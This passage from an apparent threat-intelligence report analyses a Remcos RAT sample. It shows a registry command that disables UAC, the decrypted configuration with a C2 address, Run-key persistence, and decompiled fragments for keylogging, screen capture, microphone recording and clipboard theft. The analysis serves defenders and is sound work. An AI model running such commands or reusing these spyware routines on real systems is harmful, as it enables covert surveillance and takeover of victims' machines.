reg.exe (3804)	Registry Console Tool	CC:\Windows\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f
chrome.exe (868)	Google Chrome	c"c:\program files (x86)\google\chrome\application\chrome.exe"
svchost.exe (2484)	Host Process for Windows Servi...	Csvchost.exe

Disabling UAC can be seen as an attempt by malware to gain greater control over the infected system without being impeded by UAC prompts. By turning off UAC, the malware can execute certain actions or install itself without the user's knowledge or consent. This allows the malware to operate with elevated privileges, making it harder for the user to detect and remove the malware.

It creates folder named "Terminal" in directory "C:\ProgramData" and copies itself with name "terminal.exe" in the "Terminal" folder and on execution exhibits same behaviour. Both, our sample "RiotGames.exe" and Terminal.exe" have same hash value.


Configuration Extraction:

We have extracted the configuration from the binary. As shown below, the configuration is saved in resource section of the binary with name “SETTINGS” similar to earlier versions of the Remcos RAT and it is encrypted with RC4 algorithm.




type (3)	name	file-offset (6)	signature	non-standard	size (18759 bytes)	file-ratio (3.80%)	md5	entropy	language (2)	first-bytes-hex	first-bytes-text
rcdata	SETTINGS	0x0007C5CC	unknown	-	1225	0.25 %	05EF3BF62EF164B9E2E6DFF5C74D0017	7.819	neutral	4F FA D7 D7 B8 11 8B AB 63 C4 45 6F 3...	O .. .. c .. E o 3 h .. ..
icon-group	123	0x0007CA98	icon-group	-	62	0.01 %	1867677010A8B98518BBAD5053C9F3FB	2.623	English-Un...	00 00 01 00 04 00 10 10 00 00 01 00 20 ...	.. .. h ..
icon	1	0x0007818C	icon	-	1128	0.23 %	6EEC42ACD08BF787DA39B691471B6254	3.390	English-Un...	28 00 00 00 10 00 00 00 20 00 00 00 01 ...	(.. ..
icon	2	0x000785F4	icon	-	2440	0.49 %	66F67DE06F53B387DE72D7419B257DD4	3.252	English-Un...	28 00 00 00 18 00 00 00 30 00 00 00 01 ...	(.. .. .. 0 .. ..
icon	3	0x00078F7C	icon	-	4264	0.86 %	65081B1D17440ED59E9E8054927A0912	3.136	English-Un...	28 00 00 00 20 00 00 00 40 00 00 00 01 ...	(.. .. .. @ .. ..
icon	4	0x0007A024	icon	-	9640	1.96 %	3BAB1FF36E4049DB3035358ECF00DC5B	3.389	English-Un...	28 00 00 00 30 00 00 00 60 00 00 00 01 ...	(.. .. .. .. 0 .. .. ` .. ..

The first byte tells us the length of the key which is “4F” in hexadecimal (highlighted with green) and “79” in decimal which tells us that the next 79 bytes is the key (highlighted in red). The code highlighted in purple section is the encrypted configuration data.



```
000743CC 4F FA D7 D7 B8 11 8B AB 63 C4 45 6F 33 68 82 D2  O       c Eo3h
000743DC 93 BA 05 46 B7 9E 6E F4 3D CA 0D AD 60 1E 8E 5A    F  n =    `  Z
000743EC 04 49 9C F8 37 EF 9B 3E 1E 7B 03 52 43 37 16 4B   I  7  > { RC7 K
000743FC B9 79 EE 5D B5 F1 1F E2 62 58 56 A7 21 13 E3 35   y ]    bXV !  5
0007440C 88 A6 E7 E8 BE E3 9B 2E 0E 3D 0B 16 C9 BA 10 2C         . =     ,
0007441C E1 07 BA 4F 8C EF 17 2B F7 E7 3A 8E 9E F8 DA 08     O    +  :
0007442C 4D 6B 69 6A E3 F6 C0 DA C3 2E A6 AA 5D 4D 35 9D  Mkij      .  ]M5
0007443C F9 65 1E F5 41 AE D0 3E 57 03 5D 8D 62 4E C5 F0   e  A  >W ] bN
0007444C E6 01 72 19 0C 2A 3C 35 77 B1 AE EB 0D 2D DA F0    r  *<5w    -
0007445C A5 6D C3 83 C4 43 5E F1 AE 9B B4 03 19 1A 43 32   m   C^        C2
0007446C BD 5F 11 A0 BF 06 F6 73 E4 E8 C8 05 87 3E E2 B8   _     s     >
0007447C EA 9A F4 EC 38 21 3C 8D 52 B3 3A F5 45 9D 6F FD      8!< R : E o
0007448C 19 DF FE DB 49 D0 D8 91 D4 39 F5 FA A6 9C 01 CB      I     9
0007449C C2 57 59 4F B7 D0 E7 AD FF A6 DF D7 27 A1 A7 00   WYO          '
000744AC B1 0A 5D 17 F9 63 AA E3 5C DF 29 B5 39 C8 22 AD    ]  c  \ ) 9 "
000744BC E8 CA 1F 38 76 58 2A 5E AF 44 68 37 A9 A8 8D A9     8vX*^ Dh7
000744CC B5 F1 94 25 DC 7A 11 87 6D F8 33 B0 E9 AD 5F CC     % z  m 3    _
000744DC 96 E8 66 0F A9 C9 63 3B 94 E4 BC 71 62 03 87 6F    f   c;   qb  o
000744EC 13 ED 51 38 08 99 8A E9 7E 60 21 91 11 96 A6 92    Q8    ~`!
000744FC D4 12 0B 83 EC 5C 5C 43 CB C5 FA BF DA 98 53 74       \\C       St
0007450C 59 23 1E B4 0F 1E FE E4 7D C5 9E 9F 2A BA EC 8F  Y#       }    *
0007451C F1 97 82 DF 66 3F DD 07 57 74 EF 97 B3 F3 D9 B6      f?  Wt
0007452C 51 28 2A 24 E2 BB F2 11 68 8F 09 E9 0C 9A 75 BA  Q(*$    h     u
0007453C 7C BF 26 41 1C 27 08 8C 24 F6 BF 63 85 C1 30 55  | &A '  $  c  0U
0007454C 3A B8 88 84 6C 19 DF 7E 4B AE A6 C8 FC 5E 2B 10  :   l  ~K    ^+
0007455C 49 D4 07 69 5E A7 BF 65 76 67 B7 48 CC DF F4 42  I  i^  evg H   B
0007456C 84 AB 88 65 39 D3 01 4B 74 71 72 5B F3 80 1D 43     e9  Ktqr[   C
0007457C FA BC 6B A7 56 89 54 93 F1 A4 C1 90 42 47 DD 9A    k V T      BG
0007458C EE B6 52 73 5D E4 8C 6B 03 09 6C 55 7F D7 28 F6    Rs]  k  lU  (
0007459C 2B B8 A0 BA 29 14 4B 1A AA 3E 12 DC E7 29 7E B6  +   ) K  >   )~
000745AC 92 3E C1 35 8C 9B 80 F3 63 97 CE 2A 9C 5C D4 FD   > 5     c  * \
000745BC 17 B0 9A 62 53 91 50 43 ED 97 BA 9B 5A 47 56 56     bS PC     ZGVV
000745CC 81 59 4A 22 CD DB 4E 47 94 96 23 17 CF C0 BA F6   YJ"  NG  #
000745DC D3 71 A6 55 FA 33 6F E2 94 9A B9 CD B8 EB 80 28   q U 3o          (
000745EC C3 F0 87 D4 EB 4E 37 5F EA 68 B8 62 57 FE B9 3C       N7_ h bW  <
000745FC BC 23 09 E7 61 67 C0 09 95 68 47 CB 5A 22 FD EE   #  ag   hG Z"
0007460C D0 F1 7B C3 97 C4 EC 2E FD 6F 12 C3 3A 23 39 D1    {     . o  :#9
```

We extracted the configuration data from the binary and that gives us following details (highlighted in below screenshot):



```
E1 07 BA 4F 8C EF 17 2B F7 E7 3A 8E 9E F8 DA 08 4D 6B 69 6A E3 F6 C0 DA C3 2E A6 AA 5D 4D 35 9D F9 65 1E F5 41 AE D0 3E 57 03 5D
62 4E C5 F0 E6 01 72 19 0C 2A 3C 35 77 B1 AE EB 0D 2D DA F0 A5 6D C3 83 C4 43 5E F1 AE 9B B4 03 19 1A 43 32 BD 5F 11 A0 BF 06 F6
E4 E8 C8 05 87 3E E2 B8 EA 9A F4 EC 38 21 3C 8D 52 B3 3A F5 45 9D 6F FD 19 DF FE DB 49 D0 D8 91 D4 39 F5 FA A6 9C 01 CB C2 57 59
B7 D0 E7 AD FF A6 DF D7 27 A1 A7 00 B1 0A 5D 17 F9 63 AA E3 5C DF 29 B5 39 C8 22 AD E8 CA 1F 38 76 58 2A 5E AF 44 68 37 A9 A8 8D
B5 F1 94 25 DC 7A 11 87 6D F8 33 B0 E9 AD 5F CC 96 E8 66 0F A9 C9 63 3B 94 E4 BC 71 62 03 87 6F 13 ED 51 38 08 99 8A E9 7E 60 21
11 96 A6 92 D4 12 0B 83 EC 5C 5C 43 CB C5 FA BF DA 98 53 74 59 23 1E B4 0F 1E FE E4 7D C5 9E 9F 2A BA EC 8F F1 97 82 DF 66 3F DD
57 74 EF 97 B3 F3 D9 B6 51 28 2A 24 E2 BB F2 11 68 8F 09 E9 0C 9A 75 BA 7C BF 26 41 1C 27 08 8C 24 F6 BF 63 85 C1 30 55 3A B8 88
6C 19 DF 7E 4B AE A6 C8 FC 5E 2B 10 49 D4 07 69 5E A7 BF 65 76 67 B7 48 CC DF F4 42 84 AB 88 65 39 D3 01 4B 74 71 72 5B F3 80 1D
FA BC 6B A7 56 89 54 93 F1 A4 C1 90 42 47 DD 9A EE B6 52 73 5D E4 8C 6B 03 09 6C 55 7F D7 28 F6 2B B8 A0 BA 29 14 4B 1A AA 3E 12
E7 29 7E B6 92 3E C1 35 8C 9B 80 F3 63 97 CE 2A 9C 5C D4 FD 17 B0 9A 62 53 91 50 43 ED 97 BA 9B 5A 47 56 56 81 59 4A 22 CD DB 4E
94 96 23 17 CF C0 BA F6 D3 71 A6 55 FA 33 6F E2 94 9A B9 CD B8 EB 80 28 C3 F0 87 D4 EB 4E 37 5F EA 68 B8 62 57 FE B9 3C BC 23 09
61 67 C0 09 95 68 47 CB 5A 22 FD EE D0 F1 7B C3 97 C4 EC 2E FD 6F 12 C3 3A 23 39 D1 DC 3C A2 89 62 82 B4 9F C0 F4 A8 AB 98 27 04
DE B8 74 07 FD 41 31 02 57 61 8C A4 0C E7 05 28 49 34 9B 39 8B 65 8C 6B CA 4E 70 E7 B0 6E EB CD 37 A9 BB DD DB 12 FA 9D 1F DC 01
D7 9B 9D CF 3C 62 F1 36 35 08 03 58 E0 6D 30 69 D0 F8 87 F2 0D CB 8C C6 A2 0E C8 A8 69 73 6E 9D 17 2C 8B CD 33 F7 D0 E5 EC 13 09
00 4A FD D7 DD 00 7F 24 2C A7 52 9A F9 11 4C E7 7C A8 83 2B F3 44 DB 60 37 27 32 28 47 14 96 05 4A 50 B2 C7 09 DC 9B 16 6B BB A4
F1 38 1C 56 3B F2 30 9C 23 B7 9C 74 3C 0E E0 5F 15 BC 25 8B A3 2D 36 DE 6A DF C8 8C 74 2D 13 E7 78 E2 86 AA EC C4 36 F6 1B 6A 87
65 39 D1 94 ED 3A 2A CF 60 CF CA 6C 31 B4 18 95 4F AF 7D CB 45 E5 66 BF 8E 05 99 CA 97 37 C4 9D 60 0E 31 7F 45 B5 A2 CE E1 AA 49
```

```
start: 653     time:  5ms
  end: 653   length: 1145
length:   0    lines:    7
```

```
141.95.16.111:2404:1.|...|NewRem|...|1|...|.|...|.|...|.|...|1|...|100000|...|.|...|8|...|T.e.r.m.i.n.a.l...e.x.e..|...|.|...|.|.
1|...|Rmc-
5HBYBR|...|1|...|8|...|l.o.g.s...d.a.t...|...|.|...|.|...|.|...|10|...|.|...|..|...|5|...|6|...|Screenshots|...|.|...|.|...|.|...|
..|.|...|.|...|.|...|.|...|.|...|5|...|.|...|MicRecords|...|.|...|0|...|0|...|..|...|.|...|.|...|0|...|.|...|1|...|T.e.r.m.i.n.a.l
|...|T.e.r.m.i.n.a.l...|...|.|...|.|...|F28D62DF0CA16D99C630F2D5089F523B|...|.|...|0...0.¦ ......zEÐ.n.¿!-]/¾Ü05¨0
..*.HÎ=...0.0"..19700101000000Z..20901231000000Z0.0Y0...*.HÎ=....*.HÎ=....B..-@Ç.ø@.5ÑL.«Vk. óeÙðÒQùÒÉ¹õÌj.¥ä6.....1¿.¡4Ñ³ÔÿL'.°ü
8F..c.§.Ìr      0
..*.HÎ=....I.0F.!.ÑÄ*I.ÑÐ.7÷ï.j,ý×.îk..1bÈOQ*+ÿ½v..!.¶.hÐÎ.L    ã0Èd®á9±a.>^Ú«.
Åhù·Ï.kx|...|0w.... XéL.¯+ÞK7t.w>.Æ«Hå1.}úæ.c.®S?@¼1
..*.HÎ=...¡D.B..-@Ç.ø@.5ÑL.«Vk. óeÙðÒQùÒÉ¹õÌj.¥ä6.....1¿.¡4Ñ³ÔÿL'.°ü
8F..c.§.Ìr      |...|0.þ0.¦ ......[.(ï.Ü@.¶.ö0..?#0
..*.HÎ=...0.0"..19700101000000Z..20901231000000Z0.0Y0...*.HÎ=....*.HÎ=....B..fÿ×ÕáØ_³Ã©«Z¡ 5_.&¨6'iÂl'="i[æ..ôÖd«%«M.¡5.Jvn¾.
´.÷Áj*ïqÒ.
V.¤ãú0
```


- C2 IP: 141.95.16.111:2404
- Botnet Name: NewRem
- Copied File with name: Terminal.exe
- Folder where to Copy: Terminal
- Identifier/Mutex: Rmc-5HBYBR
- Key Log File: logs.dat

The operational sequence of Remcos is to execute auto-start functions based on configuration block. These tasks encompass:

- Inclusion of Remcos within the system registry's auto-run group.
- Keylogging.
- Recording audio input via a connected microphone from the victim.
- Acquiring screenshots from the victim's device.
- Disabling User Account Control (UAC) on the victim's system.
- Alongside various additional actions.

Establishing Persistence:


The Remcos RAT utilizes the Windows Registry "Run" keys, specifically “HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run”, “HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run”, to gain persistence. The entries points to the executable file “terminal.exe” located in the directory “C:\programdata\terminal\”.



Autorun Entry	Description	Publisher	Image Path	Timestamp
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				8/3/2023 11:28 AM
☑ Rmc-5HBYBR			c:\programdata\terminal\terminal.exe	5/30/2023 9:30 PM
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				8/3/2023 11:28 AM
☑ Rmc-5HBYBR			c:\programdata\terminal\terminal.exe	5/30/2023 9:30 PM

Geolocation Verification:


Remcos RAT also connects with URL "http[:]//geoplugin[.]net/json[.]gp" to collect geo location information



```
geoplugin_request:                  [redacted]
geoplugin_status:                   206
geoplugin_delay:                    "2ms"
geoplugin_credit:                   "Some of the returned data includes GeoLite data created by MaxMind, available from <a href='http://www.maxmind.com'>http://www.maxmind.com</a>."
geoplugin_city:                     ""
geoplugin_region:                   ""
geoplugin_regionCode:               ""
geoplugin_regionName:               ""
geoplugin_areaCode:                 ""
geoplugin_dmaCode:                  ""
geoplugin_countryCode:              "DE"
geoplugin_countryName:              "Germany"
geoplugin_inEU:                     1
geoplugin_euVATrate:                19
geoplugin_continentCode:            "EU"
geoplugin_continentName:            "Europe"
geoplugin_latitude:                 [redacted]
geoplugin_longitude:                [redacted]
geoplugin_locationAccuracyRadius:   "200"
geoplugin_timezone:                 "Europe/Berlin"
geoplugin_currencyCode:             "EUR"
geoplugin_currencySymbol:           "€"
geoplugin_currencySymbol_UTF8:      "€"
```

Keylogging Activity and Log File Generation:

It also creates a log file with name "logs.dat" for keylogging. The file stored at location "C:\ProgramData\Terminal", it logs all activities and pressed keys on keyboard and data on clipboard.




```
logs.dat
[2023/[redacted]:21:43 Offline Keylogger Started]

[RemcosRAT Campaign]
[redacted]
] (Administrator)]

] (Administrator)]

[Microsoft Windows]
[redacted]
[
[                                                        ] (Administrator)]
[
[
{ User has been idle for 5 minutes }

{ User has been idle for 3 minutes }
[Utilities]
ddddd[Down][Down][Down][Down][Down][Down][Down][Down][Down][Down][Down][Down][Down][Down][Down][Down][Down][Dow

{ User has been idle for 1 minutes }

{ User has been idle for 1 minutes }
```

Code Exploration:


Remcos has the capability to covertly take screenshots of the compromised system's desktop and stores it in a format that can be potentially exfiltrated by the attacker. The code is designed to capture a portion of the screen and store it in a bitmap, and it also provides the capability to apply effects or manipulate the captured image.

Spyware often employs screen capture functionality to monitor user activity, capture sensitive information, or monitor interactions with specific applications. It can be used to steal passwords, personal information, financial data, and other sensitive data.




```
hdc = CreateDCA("DISPLAY",(LPCSTR)0x0,(LPCSTR)0x0,(DEVMODEA *)0x0);
hdc_00 = CreateCompatibleDC(hdc);
uVar5 = FUN_00418dba(param_3);
if (((int)uVar5 == 0) || ((int)((ulonglong)uVar5 >> 0x20) == 0)) {
  uVar5 = FUN_00418dfc((&DAT_00471d98)[param_3 * 4]);
}
local_94 = (int)((ulonglong)uVar5 >> 0x20);
local_9c = (int)uVar5;
if ((local_9c == 0) || (local_94 == 0)) goto LAB_004189cb;
local_8c = 0;
local_88 = 0;
FUN_00418e32((&DAT_00471d98)[param_3 * 4],&local_8c);
hbm = CreateCompatibleBitmap(hdc,local_9c,local_94);
local_84 = hbm;
if (hbm == (HBITMAP)0x0) {
  DeleteDC(hdc);
  DeleteDC(hdc_00);
}
else {
  pvVar2 = SelectObject(hdc_00,hbm);
  if ((pvVar2 != (HGDIOBJ)0x0) &&
     (BVar3 = StretchBlt(hdc_00,0,0,local_9c,local_94,hdc,local_8c,local_88,local_9c,local_94,
                         0xcc0020), BVar3 != 0)) {
```

RAT enumerate running processes, gather specific process information.




```
GetModuleFileNameW((HMODULE)0x0,(LPWSTR)local_20c,0x104);
uVar2 = FUN_004076ed(&param_1,(ushort *)&DAT_004663e4);
if ((char)uVar2 == '\0') {
  FUN_00401f86(local_494);
  hObject = (HANDLE)CreateToolhelp32Snapshot(2,0);
  local_43c[0] = 0x22c;
  Process32FirstW(hObject,local_43c);
  while( true ) {
    iVar6 = Process32NextW(hObject,local_43c);
    if (iVar6 == 0) break;
    FUN_0040417e(local_4ac,local_418);
    puVar3 = (undefined4 *)FUN_00402305(local_4ac,local_464);
    puVar4 = (undefined4 *)FUN_004022ca(local_4ac,local_460);
    puVar5 = (undefined4 *)FUN_00402305(local_4ac,local_45c);
    FUN_00409b02(local_458,*puVar5,*puVar4,*puVar3);
    uVar2 = FUN_0040b841(local_4ac,&param_1);
    if ((char)uVar2 != '\0') {
```

Below code is part of audio recording functionality, and its primary purpose is to capture and record audio data into WAV files.




```
  pWVar3 = (LPCWSTR)thunk_FUN_0040222a(local_e8);
  FUN_00401a6d(pWVar3,(LPCVOID *)&DAT_00471a88);
  waveInUnprepareHeader(DAT_00471ac0,(LPWAVEHDR)&DAT_00471a88,0x20);
  _DAT_00471a88 = thunk_FUN_00402246(&DAT_00473d64);
  _DAT_00471a8c = DAT_00471ac4;
  _DAT_00471a90 = 0;
  _DAT_00471a94 = 0;
  _DAT_00471a98 = 0;
  _DAT_00471a9c = 0;
  waveInPrepareHeader(DAT_00471ac0,(LPWAVEHDR)&DAT_00471a88,0x20);
  waveInAddBuffer(DAT_00471ac0,(LPWAVEHDR)&DAT_00471a88,0x20);
}
```

The code translating virtual key codes into human-readable strings. This is often done in keyloggers to capture and log keystrokes made by a user, which can include sensitive information like passwords.



```
    else {
      if (uVar1 < 0x22) {
        if (uVar1 == 0x21) {
          pcVar2 = "[PagUp]";
        }
        else {
          if (uVar1 < 0x14) {
            if (uVar1 == 0x13) {
              pcVar2 = "[Pause]";
            }
            else {
              if (uVar1 == 8) {
                pcVar2 = "[BckSp]";
              }
              else {
                if (uVar1 == 9) {
                  pcVar2 = "[Tab]";
                }
                else {
                  if (uVar1 == 0xd) {
                    pcVar2 = "[Enter]\r\n";
                  }
                  else {
                    if (uVar1 != 0x12) {
                      return 0;
                    }
                    pcVar2 = "[Alt]";
```

Retrieving text data from the clipboard. This can potentially be used to capture copied text, which might contain sensitive information.



```
wchar_t *pwVar2;

BVar1 = OpenClipboard((HWND)0x0);
if (BVar1 != 0) {
  pwVar2 = (wchar_t *)GetClipboardData(0xd);
  CloseClipboard();
  if (pwVar2 != (wchar_t *)0x0) goto LAB_0040b5ac;
}
pwVar2 = L"";
LAB_0040b5ac:
FUN_0040417e(param_1,pwVar2);
return param_1;
```

Conclusion

This report sheds light on the multifaceted, persistent threat posed by the Remcos Remote Access Trojan (RAT). Operating since 2016, Remcos RAT has evolved into a malicious tool employed by threat actors across various campaigns. Our investigation into the ongoing Remcos RAT hosting on various servers across globe emphasizes its adaptability and evasion tactics.

The discovery of multiple IPs hosting the Remcos RAT underscores the widespread reach of this threat: these IPs serve as conduits for delivering malicious payloads, and the dynamic nature of the infrastructure presents an intricate challenge for mitigation efforts. Our analysis demonstrates that threat actors frequently change IPs and servers when blocked, showcasing their resilience and commitment to maintaining operational continuity.

